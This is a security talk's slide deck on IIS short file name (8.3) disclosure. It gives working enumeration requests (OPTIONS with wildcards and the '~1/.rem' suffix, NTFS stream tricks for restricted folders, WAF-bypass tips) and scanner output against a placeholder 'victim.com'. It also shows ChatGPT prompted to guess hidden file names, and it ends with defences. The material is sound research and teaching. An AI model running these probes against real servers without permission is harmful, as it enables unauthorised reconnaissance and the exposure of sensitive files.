

# Beyond Microsoft IIS Short File Name Disclosure



BY SOROUSH DALILI

JULY 2023

steelc0rn

# > whoami

▶ Name: Soroush Dalili

Twitter: **@irsdl**

Current company: SecProject (founder & owner)

Blog: <https://Soroush.me/>



▶ An experienced web app tester

▶ Pentest, Bug Bounty, Vulnerability Research, Training, Tool Making, ...

# Agenda

- ▶ An introduction on short file names (SFN) in Windows
- ▶ Discussing IIS SFN Disclosure
  - ▶ Automatically
  - ▶ Manually
- ▶ Methods of guessing long file name (LFN) from its SFN



# Short File Name (SFN) – 8.3

Filename = 8 Characters

TEST1234.XYZ

Extension = 3 Characters

- ▶ Necessary in FAT file-systems
- ▶ Uppercase
- ▶ Alphanumeric with some special characters
- ▶ No spaces
- ▶ Only one period

# Long File Name (LFN)

- ▶ In Windows, LFN == 255 Characters
  - ▶ Windows 95 supported LFN
  - ▶ NTFS supports LFN but does not need it
- ▶ Windows is backward compatible with SFN (optional in NTFS)

230601~1.TXT	230601_log.txt
APPCS~1.TXT	App.cs.txt
DEFAULT~1.ASP	Default.aspx
	favicon.ico
	Test1234.php
WEB~1.CON	Web.config

# Simplified Transformation

## LFN(Real File Name) → SFN

- ▶ **[6 CHARS]~[ONE DIGIT]**
- ▶ **[6 CHARS]~[ONE DIGIT].[3 CHARS]**
- ▶ Removes
  - ▶ Disallowed characters
  - ▶ Any period character before the last one
  - ▶ Any space characters
- ▶ **+** changes to **\_**
- ▶ Creation order is important
  - ▶ The name sticks!
- ▶ Equivalent DOS commands:
  - ▶ **Dir /x**
  - ▶ **Dir /-n**

# Digging Deeper...

- ▶ Since Windows 2000 → Max Single Digit == 4

- ▶ More than 4 similar SFN?

- ▶ **[0-2 CHARS][4 HEX]~[ONE DIGIT].[3 CHARS]**

- ▶ Read <http://tomgalvin.uk/blog/gen/2015/06/09/filenames/>

By Thomas Galvin (<https://github.com/tom-galvin>)

- ▶ Interested to read more?

- ▶ [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc976806\(v=technet.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/cc976806(v=technet.10))

- ▶ [https://en.wikipedia.org/wiki/8.3\\_filename](https://en.wikipedia.org/wiki/8.3_filename)

# Early FAQs

- `test~1.asp` does not exist, can we have `test~2.asp`?
  - ✓ Yes, `test~1.asp` could be deleted, other SFNs stay the same
- Can a SFN starts with a `.`?
  - ✓ No, it removes it.
    - ▶ `.File` → `FILE~1`
- Can a SFN contain more than one `~`?
  - ✓ Yes, tilde is an allowed character itself
    - ▶ `abcd~1~2.txt` → It is already short!
    - ▶ `test~1.foobar` → `TEST~1~1.FOO`
    - ▶ `~1~2~3.foobar` → `~1~2~3~1.FOO`
- Will a SFN be deleted automatically after being disabled?
  - ✓ No, files/directories need to be recreated
- Which Windows disable SFN creation by default?
  - ✓ None

# IIS SFN Disclosure 13th Birthday! 🎂

- ▶ When SFN is enabled, IIS discloses SFN by abusing DOS wildcards
- ▶ Initially could cause a temporary DoS (not an issue in 2023)
- ▶ Hard to remember but it was 2010...
- ▶ From Exploit-DB: <https://www.exploit-db.com/exploits/19525>

## VIII. DISCLOSURE TIMELINE

-----

2010-08-01 - Vulnerability Discovered  
2010-08-03 - Vendor Informed  
2010-12-01 - Vendor 1st Response  
2011-01-04 - Vendor 2nd Response (next version fix)  
2012-06-29 - Public Disclosure



# About the DoS Side

- ▶ It's much better now!
- ▶ `maxUrlSegments` was **200** back in 2010 now it is **32**
- ▶ File-System calls in 2010:  
    /`~1/`...200 times.../`~1/bB~.AsPx` → **3,680,353**
- ▶ File-System calls now:  
    /`~1/`...29 times.../`~1/bB~.AsPx` (32 segments) → **353**  
    without the ``~1`` → **136**

# Bug | | Feature

- ▶ It can be abused & has no use!
- ▶ Risk on its own?
  - ▶ INFO, worse than full directory listing!
- ▶ Usefulness?
  - ▶ Can make us faster in pentest
  - ▶ Gives us quick insights
  - ▶ Many sensitive files and databases have been dumped
  - ▶ Countless shells uploaded via hidden file uploaders
  - ▶ Numerous admin pages accessed...

`fileupload.aspx` → `fileup~1.asp`

`2023_03_21.zip` → `2023_0~1.zip`



# What's Affected?

Version	Start Date
IIS 10 on Windows Server 2022	Aug 18, 2021
IIS 10 on Windows Server 2019	Nov 13, 2018
IIS 10 on Windows Server (Semi-Annual Channel)	Oct 17, 2017
IIS 10 on Windows Server 2016	Oct 15, 2016
IIS 10 on Windows 10, Enterprise and Education	Jul 29, 2015
IIS 10 on Windows 10 Pro	Jul 29, 2015
IIS 8.5 on Windows Server 2012 R2	Nov 25, 2013
IIS 8.5 on Windows 8.1	Nov 13, 2013
IIS 8 on Windows Server 2012	Oct 30, 2012
IIS 7.5 on Windows 7*	Oct 22, 2009
IIS 7.5 on Windows Server 2008 R2*	Oct 22, 2009
IIS 7.0 on Windows Server 2008*	May 6, 2008
IIS 6.0 on Windows Server 2003	May 28, 2003

# The SFN Disclosure Issue in Nutshell

- ▶ Producing different HTTP response using these vectors:
  - DOS wildcard characters
    - ▶ Asterisk: `*` → any number of characters
      - ▶ `TE*.A*` can be `te.a` or `test.aspx` or `teapot1234.ashx.bak`
    - ▶ Question mark: `?` → exactly one character
      - ▶ `TE?.A??` can be `tea.asp` or `ten.ant`
  - Tilde character + one digit character: `~1` to `~4`
  - Suffix (the magic pattern)
    - ▶ `/a.aspx` , `/~1.rem`
  - HTTP method:
    - ▶ `OPTIONS` , `DEBUG` , `POST` , `GET` , `FOOBAR`

# An Enumeration Example From IIS 10

Different Responses ☒



	Method	URL Path	Status	Notes
1	OPTIONS	/path/IDONT3XIST*~1/~1.rem	200	Checking for non-existing files
2	OPTIONS	/path/*~1*/~1.rem	404	Checking for existing files
3	OPTIONS	/path/T*~1*/~1.rem	404	A file starts with T
4	OPTIONS	/path/U*~1*/~1.rem	200	No file starts with U
5	OPTIONS	/path/TD*~1*/~1.rem	200	The second letter is not D
6	OPTIONS	/path/TE*~1*/~1.rem	404	The second letter is E
7	OPTIONS	/path/TESTME~1.A*/~1.rem	404	The first extension letter is A
8	OPTIONS	/path/TESTME~1.B*/~1.rem	200	The first extension letter is NOT B
9		...		Enumeration of remaining positions
10	OPTIONS	/path/TESTME~1.ASP/~1.rem	404	The TESTME~1.ASP SFN exists

# Automation

- ▶ [advert alert!] My old rusty but mighty tool in Java:
  - ▶ <https://github.com/irsdl/IIS-ShortName-Scanner>
- ▶ The new Go ones:
  - ▶ by @sw33tLie: <https://github.com/sw33tLie/sns>
  - ▶ A private one - by @Bitquark – **hopefully** be released soon
- ▶ The new Burp extension:
  - ▶ By @cyberaz0r: <https://github.com/cyberaz0r/Burp-IISildeEnumerationScanner>



# BREAKING NEWS!



- ▶ @Bitquark has released his tool: <https://github.com/bitquark/shortscan>
- ▶ Implements a rainbow-table-style technique to uncover long filenames.
- ▶ Harnesses Windows' proprietary short name collision avoidance algorithm for effective discovery
- ▶ A method to match hex to names
- ▶ Cannot wait to use it



# IIS ShortName Scanner Config File

- <https://github.com/irsdl/IIS-ShortName-Scanner/blob/master/release/config.xml>
- ▶ Customise it for your target
- ▶ Useful settings:
  - ▶ Enabling HTTP proxy for debugging or special cases
  - ▶ Headers and cookies (for authentication)
  - ▶ Changing detection vectors (method, suffix, wildcards)
  - ▶ Repeating requests to increase accuracy
  - ▶ Adjustable body differences & thresholds to increase detection rate

# Manual Checks in 2023 – Part 1

- ▶ Try different detection vectors and combine them
  - ▶ Method: **OPTIONS**, Suffix: **/~1/.rem**
  - ▶ Change HTTP method to **POST** or **DEBUG** or **GET** or **PATCH**
  - ▶ Change the suffix to **/~1.rem** or **/~1.aspx** or **/~1.svc** or **/~1.soap**

Request					Response				
Pretty	Raw	Hex	Body params	⌵	Pretty	Raw	Hex	Render	Hackvector
1	OPTIONS	/webform/	*~1.*	/~1/.rem	HTTP/1.1	1	HTTP/1.1	404	Not Found
2	Host:	victim.com			2	Content-Type:	text/html		
3	Content-Length:	0			3	Server:	Microsoft-IIS/10.0		
4					4	X-Powered-By:	ASP.NET		

Request					Response				
Pretty	Raw	Hex	Body params	Hackvector	Pretty	Raw	Hex	Render	Hackvector
1	OPTIONS	/webform/	IDontExist1337*	~1.*	/~1/.rem	HTTP/1.1	1	HTTP/1.1	200 OK
2	Host:	victim.com			2	Allow:	OPTIONS, TRACE, GET,		
3	Content-Length:	0			3	Server:	Microsoft-IIS/10.0		
4					4	Public:	OPTIONS, TRACE, GET,		
5					5	X-Powered-By:	ASP.NET		

```
1 $GETS /webform/$path$~1*$$/suffix$ HTTP/1.1
2 Host: victim.com
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0;
7 Content-Length: 0
8
9
```

Filter: Showing all items

Request	Payload 1	Payload 2	Payload 3	Status code	Length
0				400	4088
1	OPTIONS	*	/~1/.rem	404	1425
2	POST	*	/~1/.rem	400	4088
3	DEBUG	*	/~1/.rem	404	1425
4	GET	*	/~1/.rem	400	4088
5	PATCH	*	/~1/.rem	404	1425
6	OPTIONS	IDONTEXTYES	/~1/.rem	200	226
7	POST	IDONTEXTYES	/~1/.rem	400	4088
8	DEBUG	IDONTEXTYES	/~1/.rem	403	1413
9	GET	IDONTEXTYES	/~1/.rem	400	4088
10	PATCH	IDONTEXTYES	/~1/.rem	404	1425
11	OPTIONS	*	/~1/.rem	404	1425

```
1 GET /webform/IDONTEXISTYES~1*%2f~1%2f%2erem HTTP/1.1
```

Burp Project Intruder Repeater Window Sharpener Help Hackvortor Backslash Powered Scanner Param Miner Burp Suite Professional v2023.5.2 - iis-tes...																			
Dashboard		Target		Proxy		Intruder		Repeater		Collaborator		Sequencer		Decoder		Comparer		Logger	
Organizer		Extensions		Hackvortor		Target Redirector		Stepper											
#1 BAU - Shortnames 8		Existing File		* is not allowed in GET		116		118		117		119		120		121			
FileSystemCountingGame 4		file doesn't exist		file exists		124		125		.NET Verbose Errors 9		✓ #1 200 status code							
✓ #1 404 status code		✓ #1 500 status code		⚠ #1 unserved file - exist		⚠ #1 unserved file - not exist		☆ #1 Adding .rem or .soap to shortname											
✓ #1 Detection by shortname and .rem/.soap			☆ #1 Adding .rem or .soap to full name and ~1 in path			✓ #1 Detection by .rem/.soap and ~1 in path													
Only Default Errors 9		✓ 200 status code		✓ 404 status code		✓ 500 status code		⚠ unserved file - exist		⚠ unserved file - not exist									
☆ Adding .rem or .soap to shortname			✓ Detection by shortname and .rem/.soap			☆ Adding .rem or .soap to full name and ~1 in path													
✓ Detection by .rem/.soap and ~1 in path			With Error Handling 20			✓ #2 200 status code		⚠ #2 unserved file - exist											
⚠ #2 unserved file - not exist			☆ #2 Adding .rem or .soap to shortname			✓ #2 Detection by shortname and .rem/.soap													
☆ #2 Adding .rem or .soap to full name and ~1 in path			✓ #2 Detection by .rem/.soap and ~1 in path			⚠ #2 404 status code		⚠ #2 500 status code											
⚠ Stop Redirection for 404		⚠ Stop Redirection for 500		✗ Adding ~1/.rem to 404			✗ Adding ~1/.rem to 500												
☆ Adding .rem or .soap to shortname of 404		✓ Adding .rem or .soap to shortname of 500		✓ 500 status detection: time-based method after sending multiple															
☆ 500 status: if .aspx can be served without extension				✓ 500 status detection without extension				☆ 500 status using OPTIONS											
✓ 500 status detection using OPTIONS		With Error Handling & Form Authentication 21				⚠ 200 with Auth		⚠ 404 with Auth											
⚠ Stop Redirection for 404 with Auth		⚠ 500 with Auth		⚠ Stop Redirection for 500 with Auth			☆ Interesting cache header appearance												
☆ Interesting cache header disappearance			✗ Interesting cache header doesn't like wildcard				☆ Adding .rem or .soap to shortname - no file												
☆ Adding .rem or .soap to shortname - file			✗ Adding .rem or .soap to shortname doesn't like wildcard					☆ 404 status using OPTIONS											
✓ 200 status detection using OPTIONS			✓ #1 500 status detection using OPTIONS				✓ unserved file detection using OPTIONS												
⚠ unserved file detection using DEBUG - no file			✓ unserved file detection using DEBUG				✗ using DEBUG on an existing file for detection												
Folder vs Virtual Path/Application using ::\$Index_allocation & OPTIONS					Fun with ::\$DATA & OPTIONS					127		Waffle is Delicious 16							
WAF Bypass		#1 WAF Bypass		#2 WAF Bypass		#3 WAF Bypass		#4 WAF Bypass		149		Checking inside /bin/ - integrated (not classic .net isapi)							

# Manual Checks in 2023 – Part 2

- ▶ What if wildcards are somehow blocked?

	Method	URL Path	Status	Notes
1	OPTIONS	/path/ID0NT3XIST/~1.rem	200	Checking for non-existing files
2	OPTIONS	/path/web.config/~1.rem	404	Checking for existing files

	Method	URL Path	Status	Notes
3	OPTIONS	/path/ID0NT3XIST~1/~1.rem	200	Checking for non-existing files
4	OPTIONS	/path/web~1.con/~1.rem	404	Checking for existing files
5	POST	/path/ID0NT3XIST~1/~1.rem	500	Checking for non-existing files
6	POST	/path/web~1.con/~1.rem	404	Checking for existing files

# Tips & Tricks

- ▶ Do not rely only on response status code → compare the whole response
- ▶ Do not confuse Kestrel or HTTP.SYS with IIS
  - ▶ Recent .NET versions 6/7/Core might be on Kestrel
- ▶ Web Forms using .NET Framework can be served with or without extensions
- ▶ Won't work on virtual files or IIS virtual / app paths
- ▶ Wildcards can be replaced:
  - ❖ \* == <
  - ❖ ? == >
  - ❖ " == .
- ▶ URL encoding can be important
- ▶ WAFs can cause anomalies
- ▶ Space and period can be used as padding

# Application or Directory or Virtual Directory?

- ▶ Might be useful during an exploit
- ▶ Application vs (Virtual) Directory:

**/profile\_json\_appservice.axd/js**

Example:

**[https://victim.com/path1/profile\\_json\\_appservice.axd/js](https://victim.com/path1/profile_json_appservice.axd/js)**


- ▶ 200 → **path1** is an application
  - ▶ 500 → **path1** is a directory or a virtual directory
- ▶ Directory vs Virtual Directory

▶ Method: **OPTIONS**, Suffix: **::\$DATA/~1.rem**

Example:

**[https://victim.com/path1::\\$DATA/~1.rem](https://victim.com/path1::$DATA/~1.rem)**

- ▶ 404 → **path1** is a directory
- ▶ 200 → **path1** is a virtual directory



# Example 1 – Looking at a Normal Web Directory

➤ `java -jar iis_shortname_scanner.jar 2 20 http://victim.com/webform/ config-test.xml`

```
# IIS Short Name (8.3) Scanner version 2023.4
Target: http://victim.com/webform/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): /~1/.rem
|_ Extra information:
|_   Number of sent requests: 2988
|_   Identified directories: 1
|_     VERYVE~1
|_   Identified files: 23
|_     ABOUTA~1.CS
|_       Actual extension = .CS
|_     ABOUT~1.ASP
|_       Actual file name = ABOUT
|_     CONTAC~1.ASP
|_     CONTAC~1.CS
|_       Actual extension = .CS
|_     DEFAUL~1.ASP
|_     DEFAUL~1.CS
|_       Actual extension = .CS
```

## Example 2 – Looking at a Restricted Dir Using ADS

- ▶ Use `::$index_allocation` or `:$i30:$index_allocation` for restricted folders
- ▶ Example: `/webform/bin::$index_allocation/`

```
# IIS Short Name (8.3) Scanner version 2023.4 - scan initiated
Target: http://victim.com/webform/bin::$index_allocation/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): /~1/.rem
|_ Extra information:
|_   Number of sent requests: 1775
|_   Identified directories: 0
|_   Identified files: 17
|_     ASPNET~1.DLL
|_     ASPNET~2.DLL
|_     D00D44~1.DLL
|_     D08F97~1.DLL
|_     DOTNET~1.DLL
|_     DOTNET~2.DLL
```

- ▶ Tip: escape `$` in PowerShell
- ▶ Bonus: Try manual file detection vectors with `::$DATA` or `::$bitmap`

# From SFN to Real File Name

- ▶ Many have tackled this differently
  - ▶ Search in the target sitemap
  - ▶ Combine words, use the target's naming convention
  - ▶ Identify potential multi words or patterns
  - ▶ Search in Google
  - ▶ Use file/folder word-lists (Google BigQuery?)
  - ▶ Use words from a localised dictionary
  - ▶ Use AI!
- ▶ Tools?
  - ▶ By **@Bitquark**: <https://github.com/bitquark/shortscan>
  - ▶ By **Arthur Dugon**: <https://github.com/0xRTH/IISRecon/>
  - ▶ By **@cyberaz0r**: <https://github.com/cyberaz0r/Burp-IISildeEnumerationScanner>

# A Simple ChatGPT Prompt for SFN to LFN

## ► Prompt:

**I have a list of Windows Short File Names (SFN) from an ASP.NET application directory. Try to guess 20 potential Long File Names (LFN) based on the SFNs I am giving you. I will start after this prompt. Your response should only includes the file names without any explanation. Sort them by likelihood.**

**LFN must start with the first 6 letters of the LFN. Only use one extension. Do not include the responses with an increasing number in the end.**

**The SFN may contain two words, try to recognize the prefix and its suffix. Do not complete the prefix, only suffix. Keep the prefix as is.**

**Try to match the short extension with its long extension format using file extensions generally used by an ASP.NET application.**

# ChatGPT Example 1:

## Fileup~1.ASH 😊



1. Fileupload.ASHX
2. Fileupload.ASPX
3. Fileuploader.ASHX
4. FileuploadForm.ASHX
5. FileuploadControl.ASHX
6. FileuploadScript.ASHX
7. FileuploadHandler.ASHX
8. FileuploadPage.ASPX
9. FileuploadModule.ASHX
10. FileuploadFeature.ASHX
11. FileuploadComponent.ASHX
12. FileuploadService.ASHX
13. FileuploadUtility.ASHX
14. FileuploadWidget.ASHX
15. FileuploadButton.ASHX
16. FileuploadProcess.ASHX
17. FileuploadFunction.ASHX
18. FileuploadTool.ASHX
19. FileuploadAction.ASHX
20. FileuploadManager.ASHX

S

try to search online and see if you can complete the SFN better



Finished browsing

Here are the potential Long File Names (LFN) sorted by likelihood:

1. FileUpload.Ashx
2. FileUploader.Ashx
3. FileUpdate.Ashx
4. FileUploads.Ashx
5. FileUpData.Ashx
6. FileUpTool.Ashx
7. FileUploadModule.Ashx
8. FileUpServer.Ashx
9. FileUploadManager.Ashx
10. FileUploadService.Ashx
11. FileUploadHelper.Ashx
12. FileUploadController.Ashx
13. FileUploadHandler.Ashx
14. FileUploadResource.Ashx
15. FileUploadProcessor.Ashx
16. FileUploadUtility.Ashx
17. FileUploadInterface.Ashx
18. FileUploadComponent.Ashx
19. FileUploadImplementation.Ashx
20. FileUploadFunctionality.Ashx<sup>1</sup>.

# ChatGPT Example 2:

## GENERR~1.ASP 😐



1. GeneralError.aspx
2. GenerateError.aspx
3. GenericError.aspx
4. GenErrorReport.aspx
5. GenErrorHandler.aspx
6. GenErrorLogging.aspx
7. GenErrorTracker.aspx
8. GenErrorPage.aspx
9. GenErrorView.aspx
10. GenErrorMonitor.aspx
11. GenErrorDisplay.aspx
12. GenErrorResponse.aspx
13. GenErrorData.aspx
14. GenErrorInfo.aspx
15. GenErrorDetails.aspx
16. GenErrorAlert.aspx
17. GenErrorOutput.aspx
18. GenErrorInput.aspx
19. GenErrorRecord.aspx
20. GenErrorAnalysis.aspx



try to search online and see if you can complete the SFN better



Finished browsing



1. GenerrHandler.aspx
2. GenerrException.aspx
3. GenerrReport.aspx
4. GenerrLogs.aspx
5. GenerrDebugger.aspx
6. GenerrLogger.aspx
7. GenerrUtility.aspx
8. GenerrSupport.aspx
9. GenerrAlert.aspx
10. GenerrAudit.aspx
11. GenerrMonitor.aspx
12. GenerrTracker.aspx
13. GenerrAnalysis.aspx
14. GenerrInspector.aspx
15. GenerrNotifier.aspx
16. GenerrResolver.aspx
17. GenerrReporter.aspx
18. GenerrChecker.aspx
19. GenerrHelper.aspx
20. GenerrBreakpoint.aspx

# Revealing a Special LFN with ~DIGIT

UnknownRandomPrefix\_UserControlled~31337Foo\_UnknownSuffix.html

Short Name → **UNKNOWN~1.TXT** BUT the LFN can be enumerated thanks to **~3**

- ▶ One digit character after tilde is enough
- ▶ The digit can be 0 to 9
- ▶ **+** and higher ASCII characters (>7F) sign cannot be enumerated → use **?**



# Enumerating a Real Name with a ~DIGIT

- ▶ `?` needs to be URL-Encoded, Method: `OPTIONS`, Suffix: `/~1.rem`
- ▶ `UnknownRandomPrefix_UserControlled~31337Foo_UnknownSuffix.html`


	URL Path	Status	Notes
1	????????*~1*	200	7 question marks, not a LFN with ~1
2	????????*~3*	404	7 question marks, a LFN with ~3
3	T????????*~3*	200	The LFN does not start with T
4	U????????*~3*	404	A LFN starts with U
5	...		Enumeration
6	UnknownRandomPrefix_User*~3*Foo*.html	404	Revealing part of the LFN
	...		Enumeration

# Usefulness of LFN with ~DIGIT?

- ▶ This file name has been:
  - ▶ Dynamically generated by an application
  - ▶ Created with a user-supplied input
- ▶ Useful for known paths but unknown file names with sensitive data
  - ▶ Temporary files perhaps belongs to others can be downloaded

# Defense Mechanisms

- ▶ Disable SFN creation in Windows (still enabled by default in 2023)
  - ▶ Recreate all files/folders in the web folder
  - ▶ Use the DOS commands to ensure they are gone
- ▶ **Security via obscurity is not a solution! ← This**
  - ▶ Code assisted review assessments
  - ▶ Periodic security tests by providing all file names



# steelcase

Thank you, any questions?

TWITTER: @IRSDL